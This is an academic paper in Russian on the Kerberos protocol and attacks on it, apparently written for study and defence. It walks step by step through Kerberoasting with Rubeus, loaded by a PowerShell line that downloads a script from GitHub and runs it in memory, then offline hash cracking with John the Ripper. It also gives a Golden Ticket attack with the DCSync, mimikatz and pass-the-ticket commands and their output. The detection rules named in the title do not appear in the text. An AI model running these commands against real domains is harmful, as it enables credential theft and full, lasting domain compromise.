Практическое исследование протокола Kerberos: атаки, обнаружение и разработка правил детектирования

П. А. Воробьев, Н. Р. Зиятдинов, А.Ю. Сенцова

Уфимский университет науки и технологий

Аннотация: В данной статье раскрывает практические аспекты аутентификации Kerberos, включая исторические предпосылки, ключевые принципы и особенности, способные приводить к уязвимостям. Анализируются векторные атаки (Kerberoasting, перебор хэшей, Golden Ticket), используемые для длительного присутствия злоумышленника в домене. Уделяется внимание инструментам пентестинга и оценке негативных последствий несанкционированного доступа к ресурсам домена. Рассматриваются методы детектирования угроз: разработка правил мониторинга, контроль KDC и анализ подозрительной активности. Подчеркивается важность своевременного выявления уязвимостей, усиления безопасности доменных инфраструктур и создания правил корреляции. Подчеркивается значение мониторинга журналов событий и возможных аномалий. Демонстрируется актуальность Kerberos и необходимость практических мер защиты. Итоги указывают на значительную роль Kerberos в сохранении целостности корпоративных сетей.

Ключевые слова: Закрепление, протокол аутентификации, уровень доступа, Kerberos, детектирование атак, злоумышленник, Golden Ticket, Kerberoasting, детектирование атак, мониторинг.

История развития протокола. Версии протокола Kerberos.

Протокол аутентификации Kerberos был разработан в Массачусетском технологическом институте (MIT) в середине 1980-х годов в рамках проекта Athena, направленного на создание распределенной вычислительной среды для образовательных целей. Первая версия (v1) обеспечивала безопасную аутентификацию в сетях с недоверенной средой передачи данных, но версии 1–3 использовались только внутри MIT.

В 1989 году вышла версия 4 (v4), ставшая первой общедоступной реализацией. Она предлагала базовую функциональность, но имела ограничения, такие как использование устаревшего алгоритма DES и недостаточная поддержка современных требований безопасности.

В 1993 году была представлена версия 5 (v5), устранившая недостатки v4. Она поддерживала различные алгоритмы шифрования, улучшенную

масштабируемость и междоменную аутентификацию. Версия была стандартизирована в RFC 1510, а позже обновлена в RFC 4120 (2005).

В 1999 году Microsoft внедрила Kerberos v5 в Windows 2000, что способствовало его широкому распространению в корпоративных сетях. Сегодня Kerberos является стандартом де-факто для аутентификации в различных ОС, включая Linux и macOS.Принципы работы протокола.

Основные компоненты и механизм аутентификации

Протокол Kerberos, разработанный для обеспечения защищенной аутентификации в сетях, использует несколько ключевых компонентов, каждый из которых выполняет свою функцию в процессе проверки подлинности и предоставления доступа к ресурсам.

Одним из центральных элементов системы является Центр распределения ключей (Key Distribution Center, KDC). Этот компонент представляет собой сервер, который управляет ключами безопасности и служит доверенным посредником между клиентами и серверами. KDC состоит из двух основных подсистем: службы аутентификации (Authentication Service, AS) и службы выдачи тикетов (Ticket Granting Service, TGS). Эти подсистемы работают совместно, чтобы обеспечить безопасное взаимодействие между пользователями и ресурсами в сети.

Клиент, второй важный компонент Kerberos, представляет пользователя или приложение, которое запрашивает доступ к ресурсам. Для начала процесса аутентификации клиент отправляет запрос в KDC, содержащий свои учетные данные. После проверки подлинности KDC возвращает клиенту тикет, который используется для последующих запросов доступа к ресурсам.

TGS, будучи частью KDC, играет ключевую роль на следующем этапе. Когда клиент хочет получить доступ к конкретному серверу, он направляет запрос в TGS вместе с полученным ранее тикетом. TGS проверяет

подлинность клиента и выдает ему сервисный тикет, предназначенный для взаимодействия с конкретным сервером.

Сервер, в свою очередь, является компонентом, предоставляющим запрашиваемый клиентом ресурс или услугу. При получении сервисного тикета сервер проверяет его подлинность, используя ключ, общий с KDC. Только после успешной проверки клиенту предоставляется доступ к ресурсу.

Когда клиент стремится получить доступ к защищенному ресурсу, процесс начинается с обращения к службе аутентификации. Клиент отправляет запрос в AS, включая свое имя и имя запрашиваемой службы. В ответ AS предоставляет клиенту зашифрованный тикет-грантинг тикет (TGT) и сессионый ключ, зашифрованный с использованием пароля клиента. Этот TGT служит доказательством того, что клиент прошел первоначальную аутентификацию.

После получения TGT клиент обращается к службе выдачи тикетов (TGS) с запросом на доступ к конкретному ресурсу. В этом запросе клиент предъявляет свой TGT и указывает необходимую службу. TGS проверяет подлинность TGT и, если все в порядке, генерирует тикет для запрашиваемой службы, зашифрованный с использованием её секретного ключа. Клиент получает этот тикет и использует его для установления защищенного соединения с целевым сервером.

Пример процесса аутентификации можно представить следующим образом: пользователь Иван хочет получить доступ к файловому серверу в корпоративной сети. Он вводит свои учетные данные, после чего его запрос направляется в AS, который выдает Ивану TGT. С помощью этого тикета Иван обращается к TGS с просьбой о доступе к файловому серверу. TGS, проверив подлинность запроса, отправляет Ивану тикет для файлового сервера. Иван использует полученный тикет для установления безопасного

соединения с сервером, подтверждая свою аутентичность и получая доступ к необходимым ресурсам.

Схематично принцип работы протокола можно представить следующим образом:



Рис. 1 – Схема работы протокола

Kerberoasting

Описание атаки

Kerberoasting – это техника, позволяющая злоумышленнику получить хеши паролей учётных записей служб в среде Active Directory, с целью попытки взлома их в офлайн-режиме. В основе атаки лежит особенность работы протокола Kerberos: которая заключается в том, что, когда пользователь запрашивает сервисный тикет (TGS), контроллер домена

шифрует этот тикет ключом, который связан с паролем целевой учётной записи службы. Пользователи с низкими привилегиями при определённых условиях могут запрашивать тикеты к любым сервисным учётным записям, и в итоге получают зашифрованный блок данных, защищённый тем самым ключом (паролем) службы. Если пароль достаточно слабый или его можно подобрать перебором, то, имея зашифрованный тикет и располагая временем, злоумышленник рано или поздно расшифрует его и вычислит пароль службы. После этого возникает угроза эскалации привилегий, ведь нередко сервисные учётные записи используют права, позволяющие влиять на конфигурацию систем или домена в целом.

Атака возможна потому, что **Kerberos** по своей природе не проверяет, действительно ли запрашивающий имеет право на доступ к конкретному **SPN (service principal name)** [4]. Достаточно быть авторизованным пользователем домена, чтобы отправить запрос контроллеру: «Дай мне тикет на такой-то сервис». Контроллер без дополнительных проверок выдаёт зашифрованные данные, которые можно сохранять локально на рабочей станции злоумышленника, и затем подбирать пароль с помощью инструментов перебора. На практике это означает, что в домене, где учётные записи служб имеют слабые пароли или не менялись годами, возрастает вероятность компрометации учетных записей. Именно эта уязвимость и лежит в основе атаки **kerberoasting**: сервисные пароли зачастую сложнее контролировать, а автоматизированные процессы требуют стабильности и редко пересматриваются. Поэтому ключ к успеху атаки – собранный “файл” зашифрованных тикетов, который можно бесконечно атаковать офлайн, не вызывая подозрительных запросов к доменным контроллерам. Если вернуться к схеме работы протокола, то отличий по цепочкам и взаимосвязям не будет, однако возникнут отличия в том, что количество запросов к Ticket Granting Service сильно возрастет.

Схематично это можно представить следующим образом:



Рис. 2 – Схема атаки Kerberoasting

Для практической реализации атаки в рамках исследования предлагается использовать **Rubeus**, который является открытой утилитой для Windows, предназначенной для проведения атак и тестов безопасности, связанных с **Kerberos**. Функционал этой утилиты включает, например, возможность извлекать сервисные тикеты и выполнять атаку **kerberoasting**, а также реализовать различные техники эскалации привилегий, используя особенности **Kerberos** в доменной инфраструктуре Windows.

Выполним две команды. Для начала загрузим сам скрипт:

iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Rubeus.ps1');

- **new-object net.webclient**: Создаёт объект WebClient для скачивания данных из сети.
- **.downloadstring(...)**: Загружает контент по указанному URL-адресу (GitHub-репозиторий).

- **iex(...)**: Выполняет загруженный PowerShell-скрипт в памяти без сохранения на диск.

  Далее проведем запуск Kerberoasting через Rubeus:

  Invoke-Rubeus -Command "kerberoast /format:hashcat /nowrap"
- **Invoke-Rubeus**: Вызов загруженного скрипта Rubeus.
- **kerberoast**: Команда, инициирующая сбор TGS (service Tickets) для последующего взлома паролей сервисных учётных записей.
- **/format:hashcat**: Форматирует результаты в формате, удобном для инструментов типа Hashcat.
- **/nowrap**: Убирает перенос строк в выводе, чтобы файлы или хэши выглядели аккуратнее для дальнейшего использования.

В результате мы получим тикеты системных учетных записей **krbauth** и **winauth.**



Рис. 3 – Получение тикетов

После получения данной информации можно приступить ко второй части проведения атаки, которая будет направлена на получение паролей от системных учетных записей.

Брутфорс хэшей

Брутфорс TGS-REP хэшей, полученных при выполнении **Kerberoasting**, основывается на идее, что файл с зашифрованными тикетами – это своего рода «упакованный» пароль сервисной учётной записи. Когда контроллер домена выдаёт тикет для нужного SPN, он шифрует его, используя секретный ключ, завязанный на пароль аккаунта службы. Именно поэтому злоумышленник, получивший этот тикет, может бесконечно и незаметно для системы перебирать возможные пароли офлайн, не генерируя при этом никаких событий на стороне контроллера. Технически, процесс брутфорса сводится к тому, чтобы взять зашифрованный блок **TGS-REP** и повторять операцию расшифровки или вычисления соответствующей хеш-функции раз за разом, пока результат не совпадёт с исходным тикетом. Если совпадение найдено, становится ясно, какой пароль использовался для шифрования, а значит, скомпрометирована сама сервисная учётная запись.

Для проведения второй части атаки в статье предложено использовать утилиту **John the ripper.** Она специализируется на быстром переборе паролей (как в виде словарных атак, так и в виде «брутфорса»), способна использовать различные плагины и оптимизации, а также задействовать возможности процессора и видеокарт для ускорения процесса подбора паролей.

Сформируем для этого файлы с хэшами, а для самой атаки будем использовать словарь **rockyou.txt** [1]. В результате будут скомпрометированы обе учетные записи. (Рисунок 4 и Рисунок 5)



Рис. 4 – Получение пароля от учетной записи **krbauth**

Рис. 5 – Получение пароля от учетной записи **winauth**

После получения тикетов мы также можем закрепиться в системе и с помощью создания учетной записи с максимальными привилегиями, то есть, используя самый удобный для злоумышленника вариант повышения привилегий – вертикальное повышение привилегий. Так как, после проведенной атаки злоумышленник может воспользоваться учетной записью с самыми высокими привилегиями, вплоть до суперпользователя, то атака считается успешной.

Golden Ticket

Golden Ticket – это способ получить практически неограниченный доступ к доменной инфраструктуре, эксплуатируя уязвимость в механизме аутентификации Kerberos. [5] Суть атаки заключается в том, что при желании создать «золотой тикет» злоумышленник должен получить доступ к хэшу пароля учётной записи KRBTGT, которая отвечает за выдачу тикетов внутри домена. Когда этот хэш становится доступен (обычно после получения привилегий на уровне доменного администратора), атакующий может сгенерировать собственный TGT (Ticket-Granting Ticket) с любыми

параметрами: выставить дату истечения, уровень доступа и даже имя пользователя. Сервис или контроллер домена сочтёт такой «самоподписанный» тикет легитимным, потому что он будет подписан реальным ключом KRBTGT. Таким образом, злоумышленник получает возможность появляться в системе под видом любого пользователя и незаметно закрепляться в системе на долгий срок, ведь контроллер домена не отличит поддельный тикет от настоящего.

Уязвимость состоит в том, что Kerberos доверяет подписанному тикету, дополнительно не перепроверяя его подлинность, а ключ домена (тот самый KRBTGT) часто не меняется годами. Если этот ключ скомпрометирован, единственным способом ограничить способность злоумышленника «штамповать золотые тикеты» является принудительно переустановить ключ KRBTGT (причём не один раз, а как минимум дважды с интервалом). До тех пор злоумышленник может незаметно обходить любые политики смены пароля, потому что у него есть возможность самовольно «выдавать» себе и другим пользователям в домене нужные права. Схема атаки Golden Ticket представлена на рисунке 6.



Рис. 6 – Схема атаки Golden Ticket

В рамках статьи предлагается методика реализация данной атаки с целью выявления возможных способов защиты от нее.

При помощи команды **New-ADUser goldenlocaluser** для проведения атаки создадим нового пользователя, который будет обладать практически минимальными привилегиями, соответствующими группе **«Пользователи домена».**

Рис. 7 – Создание нового пользователя

Для проведения атаки злоумышленнику необходимо узнать SID домена. Сделать это можно при использовании **Powershell** при помощи ввода команды **Get-ADDomain,** которая выведет информацию о домене.

SID (Security Identifier) домена – это уникальный идентификатор безопасности, который используется в Windows для определения объектов безопасности в контексте домена Active Directory.[2] Это одна из ключевых структур, применяемых для управления доступом и идентификации пользователей, групп и компьютеров.

Структура его включает в себя следующее:

S-1-5-21-1993476912-2877713-2889268528

- **S**: Префикс, обозначающий, что это SID.
- **1**: Версия идентификатора.
- **5**: Уровень авторитета, например, NT Authority.
- **21-1993476912-2877713-2889268528**: Уникальный идентификатор безопасности домена, который генерируется случайным образом.

На рисунке 8 представлена демонстрация информации, которая появляется в результате ввода команды **Get-ADDomain.**



Рис. 8 – Получение SID домена

Далее для проверки привилегий необходимо получить доступ к административному ресурсу к общей административной папке **C$** домен-контроллера, выполнив команду **dir \\DC_KAR_VPA\C$**



Рис. 9 – Запрос папки администраторов

Далее очистим кэш тикетов командой **klist purge** и проверим, что кэшированных тикетов теперь нет, введя команду **klist.**



Рис. 10 – Очистка тикетов сессии

После этого приступим к выпуску поддельного тикета **Golden Ticket**, который создается для получения доступа ко всем ресурсам в домене без проверки подлинности.

Для начала нужно получить хэш от учетной записи **krbtgt**. Для этого проведем атаку **DCSync**.



Рис. 11 – Получение хэша от учетной записи **krbtgt**

Для проведения атаки предлагается использовать утилиту **Mimikatz.** [2] Эта утилита для тестирования безопасности в **Windows** обладает широким функционалом, в том числе и для проведения атак **«pass the hash»** и **«pass the Ticket»**, а **«Golden Ticket»** является частным случаем такой атаки, но более опасным для системы, поскольку он даёт практически неограниченный доступ к домену.

Итак, для создания «золотого тикета» выполним следующую команду:

kerberos::golden /user:goldenlocaluser /domain:KARVPA.prkt /sid:S-1-5-21-1993476912-2877713-2889268528 /krbtgt:38071847fba73900fd1ca0d4eae810bb /id:500 /id:512 /id:519 /id:518

1. **kerberos::golden**:
    a. Указывает, что будет создан **Golden Ticket**.
2. **/user:goldenlocaluser**:
    a. Имя пользователя, для которого создаётся тикет. В данном случае это локальный пользователь goldenlocaluser.
3. **/domain:KARVPA.prkt**:
    a. Указывает имя домена, в контексте которого действует Golden Ticket. Здесь это домен KARVPA.prkt.
4. **/sid:S-1-5-21-1993476912-2877713-2889268528**:
    a. Уникальный идентификатор безопасности (SID) домена. SID необходим для правильной работы тикета в доменной среде.

5. **/krbtgt:38071847fba73900fd1ca0d4eae810bb**:
    a. Хэш пароля учётной записи krbtgt (в формате NTLM). Это ключевая часть Golden Ticket, так как именно хэш krbtgt позволяет подписывать тикет как «действительный» для домена.
6. **/id:500**:
    a. Идентификатор (RID) пользователя. RID 500 соответствует встроенной учётной записи администратора домена.
7. **/id:512 /id:519 /id:518**:
    a. Дополнительные идентификаторы групп, в которые будет добавлен пользователь:
        i. **512**: Группа "Domain Admins" (Администраторы домена).
        ii. **519**: Группа "Enterprise Admins" (Администраторы предприятия).
        iii. **518**: Группа "Schema Admins" (Администраторы схемы).

```
mimikatz # kerberos::golden /user:goldenlocaluser /domain:KARVPA.prkt /sid:S-1-5
 /id:519 /id:518
User      : goldenlocaluser
Domain    : KARVPA.prkt (KARVPA)
SID       : S-1-5-21-1993476912-2877713-2889268528
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 38071847fba73900fd1ca0d4eae810bb - rc4_hmac_nt
Lifetime  : 20.12.2024 9:02:37 ; 18.12.2034 9:02:37 ; 18.12.2034 9:02:37
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Рис. 12 – Создание «Golden Ticket»

После этого командой **kerberos::ptt Ticket.kirbi** загрузим тикет в текущую сессию, а командой **kerberos::list** проверим наличие тикета.

```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 20.12.2024 9:02:37 ; 18.12.2034 9:02:37 ; 18.12.2034 9:02:37
   Server Name         : krbtgt/KARVPA.prkt @ KARVPA.prkt
   Client Name         : goldenlocaluser @ KARVPA.prkt
   Flags 40e00000      : pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

Рис. 13 – Загрузка тикета в текущую сессию

Также проверим тот факт, что **Golden Ticket** находится в списке кэшированных тикетов.

```
C:\Users\goldenlocaluser>klist

Текущим идентификатором входа является 0:0x20ede3

Кэшированные билеты: (1)

#0>     Клиент: goldenlocaluser @ KARVPA.prkt
        Сервер: krbtgt/KARVPA.prkt @ KARVPA.prkt
        Тип шифрования KerbTicket: RSADSI RC4-HMAC(NT)
        флаги билета 0x40e00000 -> forwardable renewable initial pre_authent
        Время начала: 12/20/2024 9:02:37 (локально)
        Время окончания:   12/18/2034 9:02:37 (локально)
        Время продления: 12/18/2034 9:02:37 (локально)
        Тип ключа сеанса: RSADSI RC4-HMAC(NT)
        Флаги кэша: 0x1 -> PRIMARY
        Вызванный центр распространения ключей:
```

Рис. 14 – Список тикетов для пользователя

Теперь у нас есть учетная запись с неограниченными правами на домене. Чтобы убедиться в этом, вновь введем команду **dir \\DC_KAR_VPA\C$.** Если ранее не получалось получить доступ, то теперь мы видим содержимое этой папки. Так как доступ в этот раз получить удалось, можно сделать вывод, что атака прошла успешно. Таким образом, злоумышленник после успешного проведения данной атаки может закрепиться в домене на долгое время посредством создания учетной записи

с максимальными привилегиями, а также исключить факт потери доступа путем смены пароля от учетной записи **krbtgt**.

